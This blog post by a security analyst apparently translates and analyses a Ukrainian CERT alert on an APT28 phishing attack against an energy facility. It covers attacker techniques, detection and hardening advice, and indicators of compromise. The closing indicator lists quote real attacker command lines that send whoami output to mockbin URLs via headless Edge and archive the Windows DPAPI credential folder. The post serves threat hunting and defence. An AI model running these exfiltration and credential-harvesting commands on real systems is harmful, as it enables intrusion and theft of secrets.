
Critical Energy Infrastructure Facility Attack In Ukraine

medium.com/@simone.kraus/critical-engergy-infrastructure-facility-in-ukraine-attack-b15638f6a402

Simone Kraus September 13, 2023



APT28 Cyberattack: msedge as a bootloader, what can we learn from the attack to prevent further incidents

Simone Kraus

--

Fancy Bear with several aliases like APT28, Pawn Storm, Sofacy, Group, Sednit, TsarTeam or Strontium is known for many attacks on governments and critical infrastracture all over the world including the attack on the German Bundestag in 2014, The White House one year later and several other attacks on NATO facilities and huge institution like the World Anti-Doping Agency (WADA). Since the leak of the Vulkan files we should take such attacks very serious and be prepared also in Europe for the worst case. In the following article I will translate the latest CERT-UA#7469 Ukraine CERT alert and make some assumptions at the end.

General Information

The following summary is a translation and analysis of the latest CERT-UA#7469 regarding an attack on a critical energy infrastructure facility in Ukraine. Similar attacks are known with the vulnerability like the CERT-UA#6562; but technically not the same.

The Government Computer Emergency Response Team of Ukraine (CERT-UA) has detected a targeted cyber attack against a critical energy infrastructure facility in Ukraine. To carry out the malicious plan, an e-mail message with a fake sender address and a link to the archive, such as **"photo.zip"**, was distributed.

Visiting the link will download a ZIP archive containing three JPG images and a BAT file **"weblinks.cmd"** to the victim's computer. When a CMD file is run, several malicious (also translated with decoy/fake) **web pages** will be opened, **.bat** and **.vbs files** will be created, and a VBS file will be launched, which in turn will execute the BAT file.

This will lead to access to the URL using the Microsoft Edge program in **"headless"** mode, as a result of which a file with the **".css"** extension will be created on the computer in the **"%USERPROFILE%\Downloads"** directory, which will subsequently be moved to the **"%PROGRAMDATA%"** directory with the **".cmd" extension**, executed and deleted.

During the study, a CMD file was downloaded to the computer, designed to execute the command "whoami" and transmit the result using an HTTP GET request made using the Microsoft Edge program in "headless" mode.

Screenshot headless mode Microsoft Edge — Execution and deletion of files after the download with taskkill and whoami.

CERT-UA#7469 fansly.com download analysis
Picture from the Zscaler Analysis
In the process of controlled emulation of the breach, it was additionally found out that the victim's computer will **file.io** download from the file service and "hidden" services designed to redirect information flows through the **TOR** network to the appropriate hosts of the local area network, in particular, the **domain controller** (ports: **445, 389, 3389**) and the **mail server** (ports: **443, 445, 3389**). In addition, a PowerShell script is used to retrieve the password hash of the account, which opens the socket and initiates an SMB connection to it using the **"net use"** command.

At the same time, remote execution of commands is implemented using "curl" through the API of the legitimate webhook.site service; Persistence is ensured by creating scheduled tasks to run a VBS script with a BAT file as an argument.

By restricting the ability to access the web resources of the Mockbin service (mockbin.org, mocky.io) and blocking the launch of Windows script host (in particular, "wscript.exe") on the computer, the responsible employee of the mentioned critical energy infrastructure facility

managed to prevent a cyberattack. Note that in the context of detection and counteraction, it is also advisable to pay attention to the launch of **"curl"** and **"msedge"** with the parameter **"--headless=new"**.

Like the employee of the facility prevented the execution of the script, such restriction can be done by application white listing what is very often suggested in Zero Trust environments with a tool like Trellix Solidcore which I personally tested with Atomic Red Team in an OT environment. You can define which scripts are allowed to be executed via wscript.exe or cscript.exe for VBA or Java scripts for e.g. Such solution could prevent a successful exfiltration or impact.

Suspicious headless execution with curl or msedge could be detected with a hunting query or VIP detection. Make sure, when you see such IOCs to be fast.

Sigma Example for the suspicious execution of the Browser
The Ukrainian CERT says that it's obvious that in order to circumvent the means of protection, attackers continue to use the functionality of standard programs (the so-called LOLBAS - Living Off The Land Binaries, Scripts and Libraries), and to create a control channel, they abuse the relevant services.

The described activity is carried out by the APT28 group like Fancy Bear. At the same time, one of the first cases of using the Mockbin service was recorded in April 2023.

The best way for now is to block all known IOCs and to start to hunt. It is not clear if the threat actor had the goal to exfiltrate data or try disruptive attempts on the critical infrastructure. Fancy Bear is known for DDoS, phishing attack and malicious code execution. Fancy Bear was also very often successful with cross-site scripting, password spraying to access multiple accounts. Zero-day exploits are also known for the Russian APT. They used to exfiltrate data, but they are not known for wiping or destroying PLCs like Sandworm with the Industroyer2.

In the latest phishing campaign we also see the social engineering aspect. The Email included three image with the following message *"Hi! I talked to three girls, and they agreed. Their photos are in the archive; I suggest checking them out on the website." (Recorded Future).*

I guess, they hoped that the victim will fall into the Julia trap :-).

Let us summarize with a few TTPs:

To understand most of the Fancy Bear operations you can compare their latest campaign with older campaigns. Spearphishing Link in combination with drive-by compromise websites by visiting the malicious website seems to be the initial access also used in the past with

which they successfully attacked WADA or the German and French elections in 2016–2017 confirms and latest campaings like described from Zscaler.

Command and Scripting with running scripts like VBS and BAT wit the MITRE ATT@CK technique T1059.001 PowerShell and more usual for Fancy Bear Windows Command Shell T1059.003 are a good choke point to prevent the APT moving laterally and this is a great starting point for application white listing. **Defining which scripts are allowed to be executed, could prevent the lateral movement.**

curl comand and start of the .vbs and .cmd
Fancy Bear latest CERT-UA#7469 and Steal-It campaign Zscaler and some older Tools seen in the wild
Additionally the command line **powershell.exe Test-NetConnection -ComputerName %IP% -Port 389** could be useful to detect suspicious behavior and lateral movement for LDAP.

Microsoft Defender Hunting KQL
Same with suspicious SMB or RDP connection to domain controller or email server. Here you can hunt and write specific detection in combination with the C2 TOR attempt for TTPs like T1071.001 Application layer Protocol including curl or specific the proxy port connection T1090 that we can see with the NTLMv2 hash stealing within the script. Also the GET request could be detected, specifically with the download of file from the mockbin service. APT28 use different ways for exfiltration, but more often asymmetric cryptography T1573.002 or web protocols like mentioned above and proxy that Fancy Bear used with the tool XTunnel, if you compare it with the capabilities of some of their tools they used in the past.

Another technique they seem to use regularly is the indicator removal and file deletion T1070.004. And if you want to detect even the anti forensic you can take for example following query:

Anti Forensics Prefetch Deletion Detection by Cedric Maurugeon
Persistence is ensured by creating scheduled tasks to run a VBS script with a BAT file as an argument. The technique is T1053.005 and we see it over and over again how important it is to regularly check your scheduled task with tools like Sysinternals autoruns. It is a very common technique like T1033 for whoami executed in the CMD file what is also one of the most used technique that you can see for Russian threat actors not only for APT but also for ransomware groups and is part of their execution for the file creation and deletion. The registry startup folder can be seen in the technical analysis of the Steal-It campaign to gain persistence. I don’t see in the latest alert such an startup folder, but could be a choke point.

Startup folder Zscaler Screenshot

A brilliant deep dive technical analysis of **other and former campaigns which are** similar to the latest Fancy Bear alert you can find here. The Zscaler Threatlabz research team additionally mentions the NTLMv2 hash stealing infection chain and compares it with the CERT-UA#6562. The analyzed Steal-It campaign which was discovered by Zscaler focus on targeting regions including **Australia, Poland and Belgium**. A very interesting analysis within this report is the NTLMv2 hash stealing infection chain. Also the latest CERT-UA#7469 analysis has a script snippet which shows the proxy port 8080 and NTLM type 2 response with a conversion to base64 creating a new listener set for port 8080 within.

HTTP Listener with the script block for the NTLMv2 hash

Conclusion:

There are some choke points you can configure or set to stop Fancy Bear. Use **application white listing for your scripts and the tools** you don't need but you know that attackers are generally using. Make sure that unusual Microsoft Edge processes will be prevented or detected as VIP alerts. Check regularly your systems if there are anti forensics deletion going on, same with deleted event logs. Check your proxy configuration if there are any suspicious connections also to TOR and SOCKS proxy tools. The same for your DNS, SMB and RDP. Don't use the standard port 3389 and check regularly with tools like autoruns if there are any suspicious scheduled tasks. Best protection is prevention and mitigation. Harden your system with the help of Mandiants documentation you can find here.

Block all IOCs and hunt after suspicious behavior within your Mockbin service. **Restrict the access to the Mockbin services**. Files like file.io, webhook.site, mockgin.org and mocky.io etc. can be legitimate. The recommendation would be to whitelist the **legitimate files** and services to avoid FPs. For further support contact also Orange Cyberdefense, especially our CSIRT.

IOC

76dd1a509028dab3e45613f2f5b062f0
ab7d21d81de1039345f9b08d5b64b3c015ea70a15d7ff1194f5f073ca1fbbe23 photo.zip

4b6880d3b614548fec6426b8caea2840
8c268cf8d0bbe3ab1f25f5fdc205c14e30d78a63cc43c5ffbd0733e44fe31b5c lilikeeper.JPG

9ff8225ea895e8e8a9f1d768bc41ba77
47569fbf80dda804b4ea00c5678d4d98113c3b1f2e52630d191524c615b885a8
pollymodel.JPG

20d7223482ed78acedb3bd19e4b98a46
aab6b46c209305b4fef7c7bfc16cc9ada1e937ef322cf9b3f5107d65fe59eabb
candy_girl_ua.JPG

80067d1c66f79910ddad67d17998851c
1c47e40a2f4dc93ed5b8253278799a4cd70890ec968512ade54b5767707f9a7b weblinks.cmd

b7c7dc5d07ddd105e0c6de37967b5aa9
561ab624c7214e3b21edd97bf575d5ec0ff7da25b1ae374e616f27a99ca0b77b photo.zip

4b6880d3b614548fec6426b8caea2840
8c268cf8d0bbe3ab1f25f5fdc205c14e30d78a63cc43c5ffbd0733e44fe31b5c lilikeeper.JPG

9ff8225ea895e8e8a9f1d768bc41ba77
47569fbf80dda804b4ea00c5678d4d98113c3b1f2e52630d191524c615b885a8
pollymodel.JPG

20d7223482ed78acedb3bd19e4b98a46
aab6b46c209305b4fef7c7bfc16cc9ada1e937ef322cf9b3f5107d65fe59eabb
candy_girl_ua.JPG

74e07e9b83c3967578e2b8c88f7c20d1
4b4fbfb0f201d6b80f22cbf1c8d6b1fb2e1a155ce37d426065167e10239062aa weblinks.cmd

8718966fa7ad85b5be84655251f2a8fe
9b6b926b7089d401a6f73094167a6144dd3f6e485128cc28b449d917da79018a
%GUID%.vbs

a8085a7b624d572de024e53871da49ea
af4d7ad40e505d047f9df078ef3f6c7e0207c882dc91705e2f4190cc7d2360ce %GUID%.bat
(HeadLace)

3951e4409e66a767af53ee9a920386b9
d03373be2435af1966bfdfe51ae6d0038e4d4f3c353b63fea41144d144547121 l09y3n.css
(HeadLace)

Websites/Artifacts/IPs

arunmishra1974@portugalmail.pt

louw@seznam.cz

hXXps://mockbin[.]org/bin/%GUID%

hXXps://mockbin[.]org/bin/%GUID%/%whoami%

hXXps://run.mocky[.]io/v3/%GUID%

hXXps://webhook[.]site/%GUID%

mockbin[.]org (Легітимний сервіс)

```
mocky[.]io (Легітимний сервіс)

run.mocky[.]io (Легітимний сервіс)

webhook[.]site (Легітимний сервіс)

file[.]io )

ipapi[.]co (Легітимний сервіс)

185.220.100[.]253 (Received)

173.239.196[.]198
```

Paths and Command Lines

```
%PROGRAMDATA%\l09y3n.cmd

%PROGRAMDATA%\z201qo.cmd

%PROGRAMDATA%\%GUID%.bat

%PROGRAMDATA%\%GUID%.vbs

%PROGRAMDATA%\Lotus\Data\config.ini

%PROGRAMDATA%\Lotus\service\ManagementService\authorized_clients

%PROGRAMDATA%\Lotus\LotusManagementNowService.exe

C:\Windows\System32\Tasks\Lotus\LotusManagementNowService

C:\Windows\System32\WScript.exe %PROGRAMDATA%\%GUID%.vbs

C:\Windows\system32\cmd.exe /c ""%TMP%\Rar$DIa2664.20414\weblinks.cmd" "

C:\Windows\system32\cmd.exe /c ""%PROGRAMDATA%\%GUID%.bat" "

start "" msedge --headless=new --disable-gpu https://mockbin.org/bin/%GUID%

start "" msedge --headless=new --disable-gpu https://mockbin.org/bin/%GUID%/%whoami%

powershell Compress-Archive %USERPROFILE%\AppData\Roaming\Microsoft\Protect
%USERPROFILE%\AppData\Roaming\Microsoft\protect.zip

powershell.exe Test-NetConnection -ComputerName %IP% -Port 389
```

I’m speaking at SecurityWeek’s 2023 ICS Cyber Security Conference in Atlanta, GA on October 23–26, 2023! Join me at the original and longest running ICS/SCADA cybersecurity conference where ICS users, ICS vendors, system security providers and government representatives meet to discuss the latest cyber-incidents, analyze their causes and cooperate on solutions.